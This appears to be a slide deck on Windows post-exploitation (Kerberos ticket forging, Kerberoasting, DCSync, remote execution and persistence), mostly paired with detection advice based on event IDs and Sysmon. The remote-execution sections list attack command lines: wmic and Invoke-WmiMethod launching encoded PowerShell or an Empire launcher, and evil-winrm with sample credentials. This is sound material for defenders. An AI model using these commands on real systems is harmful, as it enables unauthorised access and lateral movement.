Windows Lateral Movement

Forged Kerberos Tickets: Silver Ticket

A Silver Ticket attack involves forging a **service ticket (TGS)** for a specific service using service's NTLM credentials, granting unauthorized access to that service. It is encrypted by the service account configured by a **Service Principal Name (SPN)**.

- Silver tickets are **stealthier** than Golden tickets because they don't require communication with the domain controller and are forged using an easier-to-obtain hash.

Detection

- To identify silver tickets, focus **on detecting invalid Privsvr signatures** within Kerberos TGS.
- Silver tickets manipulate the PAC by altering two signatures: the **service signature** and the **Privsvr signature**.
  - The **Privsvr signature**, encrypted with the KRBTGT key, **is frequently invalid** because attackers usually lack access to the KRBTGT key, rendering the signature invalid. This discrepancy can serve as a key indicator of a silver ticket attack.

Phase 3 - Post-Exploitation

Windows Lateral Movement | **Kerberoasting**

Kerberoasting is a technique used by attackers to exploit vulnerabilities in the Kerberos protocol and extract service account credentials in the form of Kerberos Service Tickets (TGS).

- Kerberoasting involves first identifying the Service Principal Name (SPN) linked to the service account being targeted.

SPN Scanning

- SPN scanning refers to the process of identifying Service Principal Names (SPNs) associated with various accounts in a network environment. It involves querying Active Directory to discover SPNs that are registered to accounts, which can then be targeted for potential exploitation or further investigation. (No IP/Port scanning is required)

Detection

- Identify users triggering 4769 events, especially those generating multiple RC4-encrypted tickets.
- Detect the presence of Kerberos tickets encrypted with RC4.
- Set up a honey account with a service principal name and monitor for corresponding 4769 events associated with this service.

Phase 3 - Post-Exploitation

Windows Lateral Movement | **DCSync & DCShadow**

DCSync

- DCSync is a technique used by attackers to simulate the behavior of a Domain Controller (DC) and request Active Directory (AD) data from other domain controllers. It allows an attacker to impersonate a domain controller and pull sensitive information, such as password hashes, from the Active Directory database.
- DCSync operates by mimicking AD replication activities, leveraging functions like GetNCChanges. Detection can involve monitoring for DSGetNCChange requests.

DCShadow

- DCShadow is a technique where an attacker simulates the behavior of a Domain Controller (DC) to create a rogue domain controller object in Active Directory without actually having control of a real domain controller. This can be used to manipulate Active Directory replication and inject malicious changes into the directory, such as creating new accounts or modifying permissions.
  - Mainly used to avoid SIEM logging capabilities.
- DCShadow can be detected by monitoring calls to DrsAddEntry or DrsReplicaAdd functions.

Post-Exploitation:

Remote Execution

Phase 3 - Post-Exploitation

Windows Lateral Movement

Remote User Enumeration - SMB


Attackers can conduct remote user enumeration through various methods:

- Native net commands
- Using tools like powerview/bloodhound suites

Additionally, SMB session enumeration is another avenue for attackers.

Detection

- Scanning tools utilize LDAP queries for scanning, which can be detected by enabling logging of DC event 1644.
- PowerShell's script block logging capabilities can also aid in detecting PowerView's or BloodHound PS code.
- A honeytoken approach can be used to identify attempts at remote privilege user enumeration. Enabling auditing will register Event ID 4662 whenever one of the honeytokens is enumerated.



Phase 3 - Post-Exploitation


Windows Lateral Movement

Remote File Copy - SMB

One of the most prevalent techniques employed by attackers is remote file copy over SMB, owing to its simplicity and efficiency. Despite its ease of use, it is also relatively straightforward to detect. The process typically begins with the attacker connecting to the C$ share and initiating the copying of a program, usually starting with a "create request."

Detection

- Detection of remote file copy over SMB can be facilitated through Event IDs 5140 and 5145. Additionally, enabling Windows file auditing can provide visibility into newly created files, enhancing detection capabilities and enabling timely response to potential threats.



Phase 3 - Post-Exploitation

Windows Lateral Movement | **Remote Execution - WMI**

Attackers leverage Living-off-the-Land Binaries (LOLbins) for remote execution, exploiting legitimate system tools and processes to conceal malicious activity. Common LOLbins include Windows Management Instrumentation (WMI), Windows Remote Management (WinRM), PowerShell, and Server Message Block (SMB). These tools are often used by adversaries to blend in with normal system activity, making detection more challenging for defenders.

WMI

- wmic /node:hostname /user:user path win32_process call create "empire launcher string here“
- Invoke-wmimethod -ComputerName SVLAB win32_process -name create -argumentlist ("powershell -encodedcommand JABiAHIAbwB3AHMAZQByACAAPQAgAE4AZQB3A...")
- wmiquery.py Administrator:Admin001@x.x.x.x

Detection involves correlating Event ID 4624 with Sysmon ID 1, where the latter includes the logon ID from Event ID 4624 and the ParentImage (WmiPrvSE.exe).

Phase 3 - Post-Exploitation

Windows Lateral Movement | **Remote Execution - WinRM**

WinRM

- Invoke-Command -ComputerName <computername> -ScriptBLock ${function:enumeration} [-ArgumentList "arguments"]
- $sess = New-PSSession -ComputerName 1.1.1.1 -Credential $creds -SessionOption (New-PSSessionOption -ProxyAccessType NoProxyServer);
  - Enter-PSSession $sess
- evil-winrm -u Administrator -p 'EverybodyWantsToWorkAtP.O.O.' -i <IP>/<Domain>

Detection involves correlating Event ID 4624 with Sysmon ID 1, where the latter includes the logon ID from Event ID 4624 and the ParentImage (winrshost.exe).

PS Remoting

- Invoke-Command -Computer Khalid -ScriptBlock { whoami } -Credential $cred

Detection involves correlating Event ID 4624 with Sysmon ID 1, where the latter includes the logon ID from Event ID 4624 and the ParentImage (wsmprovhost.exe).

Post-Exploitation:

Persistence

Phase 3 - Post-Exploitation

Persistence | **Registry Persistence**

Persistence in lateral movement refers to the techniques employed by attackers to maintain access to compromised systems over an extended period. This can be achieved through various techniques. We will discuss the following methods:

- Registry Persistence
- Scheduled Tasks / Cron Jobs
- WMI
- Rootkits

Registry Persistence

Manual Checking

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion*

AutoRun suite

- Get-PSAutorun | Out-GridView

- Sysmon Event ID 13 monitors registry changes, including modifications to DWORD and QWORD values. It provides details on the system where the change occurred and the modified registry key.
- Windows Event ID 4657 focuses on specific run keys like run, runonce, shell, load, etc., highlighting processes like powershell.exe, cmd.exe, winword.exe, excel.exe, powerpoint.exe, reg.exe, and regedit.exe.

Phase 3 - Post-Exploitation

Persistence | **Scheduled Tasks**

The Task Scheduler allows predefined tasks to be automatically executed when certain time-based (e.g., backup script may be executed every night) or event-based (e.g., email may be sent if disk usage exceeds a certain threshold) conditions are fulfilled.

- The process creation of schtasks.exe can be monitored using Sysmon's Event ID 1.
  - Some binaries such cmd.exe, powershell.exe, regsvr32.exe, and rundll32.exe are often observed in malicious Scheduled Tasks activity.
- Attackers might directly harness the Windows API / COM Objects. For example, making use of Sysmon's Event ID 7, it is possible to monitor for images such as *taskschd.dll* (which is normally imported by *schtasks.exe* and contains the code to create tasks)
- When creating Scheduled Tasks, there are multiple registry activities that can be monitored for using Sysmon's Event ID 12 and 13.
  - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCach
  - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks
  - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree
- During the task creation a file is created within (C:\Windows\System32\Tasks), which can be monitored using Sysmon's Event ID 11.
- Monitor network traffic incase of Remote Procedure Calls (RPC)

Phase 3 - Post-Exploitation

Persistence

WMI


WMI (Windows Management Instrumentation) can be leveraged for persistence by creating scheduled tasks, registering event filters, and executing scripts or binaries remotely. This involves creating WMI event subscriptions that trigger actions based on specific system events.

Detection

This persistence method is challenging to detect due to its legitimate use in system management.
Fortunately Sysmon is designed to capture WMI filter and consumer activity, including binding as the follows:

- Event ID 19: Indicates WmiEventFilter activity, specifying the conditions for triggering the payload.
- Event ID 20: Indicates WmiEventConsumer activity, where the payload is located.
- Event ID 21: Indicates WmiEventConsumer to Filter activity, binding the event consumer to the event filter.

Event 5861 records permanent event consumer creation.



Thanks!

Are you interested in the content?
Don't hesitate to get in touch

@Khalid-Amatoch